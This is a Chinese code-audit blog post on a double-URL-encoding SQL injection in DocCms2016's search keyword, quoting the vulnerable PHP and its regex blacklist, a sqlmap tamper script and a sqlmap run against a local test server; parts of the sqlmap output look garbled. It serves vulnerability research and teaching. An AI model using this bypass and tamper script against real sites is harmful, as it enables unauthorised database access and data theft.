

【代码审计】SQL二次编码注入漏洞实例（附tamper脚本）

作者：Bypass

原文链接：https://mp.weixin.qq.com/s?__biz=MzA3NzE2MjgwMg==&mid=2448903650&idx=1&sn=fe3f0b7e2ad27c0e84734b0736a42c5d&chksm=8b55ddbfbcb2254a950a5d6a4084254e6d97e3ab7e87e4888eb2a2b360422a5597f218c33719f&scene=21#wechat_redirect

本文由 干货集中营 收集整理：<http://www.nmd5.com/test/index.php>

00 前言

分享一个SQL二次编码注入漏洞的审计实例，并附上 tamper脚本。

01 环境搭建


DocCms官网：<http://www.doccms.com>

程序源码：DocCms2016

下载地址：<https://pan.baidu.com/s/1pLclifL>

02 代码分析

在/content/search/index.php中，首先对参数keyword进行非法字符检测：



```
index.php
1 <?php
```

```

2 //首页搜索，站内关键字搜索
3 function index()
4 {
5     global $db;
6     global $request;
7     global $params;
8     global $tag; // 标签数组
9
10    !checkSqlStr($request['keyword'])? $request['keyword'] = $request['keyword'] : exit('非法字符');
11    $keyword = urldecode($request['keyword']);
12
13    if(empty($keyword))
14    {
15        echo '<script>alert("请输入您要查询的内容!");window.history.go(-1);</script>';
16    }
17 }

```

进一步追溯checkSqlStr函数，看代码如何过滤，在/inc/function.php中：

```

54 function checkSqlStr($string)
55 {
56     $string = strtolower($string);
57     return preg_match('/select|insert|update|delete|'|\"|\\/*|\\*|\\.\\.\\.\\/|\\.\\.\\/|union|into|load_file|outfile|_user/i', $string);
58 }

```

checkSqlStr函数对传入的字符串进行正则匹配，检测是否函数非法字符。继续看在/content/search/index.php中的get_search_result函数：

```

86 function get_search_result($modelName)
87 {
88     global $db,$request;
89     !checkSqlStr($request['keyword'])? $request['keyword'] = $request['keyword'] : exit('非法字符');
90     $keyword = urldecode($request['keyword']);
91     switch($modelName)
92     {
93     case 'article':
94         $sql = "SELECT * FROM ".TB_PREFIX."article WHERE title LIKE '%".$keyword."%' OR content LIKE '%".$keyword."%' ORDER BY";
95         break;
96     case 'list':
97         $sql="SELECT * FROM ".TB_PREFIX."list WHERE title LIKE '%".$keyword."%' OR content LIKE '%".$keyword."%' ORDER BY";
98         break;
99     case 'product':
100        $sql="SELECT * FROM ".TB_PREFIX."product WHERE title LIKE '%".$keyword."%' OR content LIKE '%".$keyword."%' ORDER BY";
101        break;
102     case 'download':
103        $sql="SELECT * FROM ".TB_PREFIX."download WHERE title LIKE '%".$keyword."%' OR content LIKE '%".$keyword."%' ORDER BY";
104        break;
105     case 'picture':
106        $sql="SELECT * FROM ".TB_PREFIX."picture WHERE title LIKE '%".$keyword."%' OR description LIKE '%".$keyword."%' OR";
107        break;
108     case 'video':
109        $sql="SELECT * FROM ".TB_PREFIX."video WHERE title LIKE '%".$keyword."%' OR description LIKE '%".$keyword."%' ORDER BY";
110        break;
111     }
112 }

```

参数keyword进行非法字符检测后，进行url解码，然后拼接到SQL语句中执行。如果我们传入双重url编码的字符串，将绕过非法字符检测，然后经urldecode解码，带入数据库中执行，导致SQL注入漏洞存在。

03 漏洞利用

1、双重URLencode编码绕过，可通过编写tamper绕过URLencode双重编码，tamper脚本如下：

```
#!/usr/bin/env python

import re

from urllib import quote

from lib.core.data import kb

from lib.core.enums import PRIORITY

__priority__ = PRIORITY.NORMAL


def dependencies():


    pass


def tamper(payload, **kwargs):

    retVal = payload

    retVal = quote(quote(retVal))

    return retVal
```



```
C:\Users\Acer\Desktop\docs>sqlmap.py -r 1.txt -p keyword --tamper"C:\Python27\python2\sqlmap\tamper\urlencode2.py" --bs
[1.0-66888888-2010/02/2] http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting at 15:58:07

[15:58:07] [INFO] parsing HTTP request from '1.txt'
[15:58:07] [INFO] parsing request '1.txt' -> 'keyword'
Custom injection marking character 'C*' found in option '--data'. Do you want to process it? [Y/n/q]
[15:58:07] [INFO] returning back-end URL 'http://127.0.0.1:8080/'
[15:58:07] [INFO] fetching connections to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameters: #1* ((custom) POST)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: keyword=1170' OR 1530=5530#123

[15:58:10] [WARNING] changes made by tamper scripts are not included in shown payload content(s)
[15:58:10] [INFO] the back-end URL is http://127.0.0.1:8080/
Web server operating system: Windows
Web application technology: Apache/2.4.23, PHP/5.5.30
Web-server [INFO] MySQL 5.0.52

[15:58:11] [INFO] fetching database names
[15:58:11] [INFO] fetching number of databases
[15:58:11] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[15:58:11] [INFO] retrieved:
[15:58:12] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--morewait' or switch '--hex'
[15:58:12] [INFO] fetching back-to-sqlmap database
[15:58:12] [INFO] fetching database tables
[15:58:12] [INFO] fetched test
available databases [1]:
(*) test

[15:58:12] [INFO] fetched data logged to test file under 'C:\Users\Acer\Desktop\sqlmap\temp\1170.5.5.2'
[*] shutting down at 15:58:16
```

2、通过SQLMAP加载tamper脚本，获取数据库敏感数据

微信号: Bypass--

代码审计中，在一些编码解码函数，如`urldecode()`、`rawurldecode()`、`base64_decode()`，可利用来绕过防护。

另外，在实战中，遇到SQL、XSS二次编码绕过情况，也有遇到的，so，除了单引号，双引号，也应注重`%2527`、`%2522`进行测试。

Bypass



About Me

一个网络安全爱好者，对技术有着偏执狂一样的追求。致力于分享原创高质量干货，包括但不限于：渗透测试、WAF绕过、代码审计、安全运维。

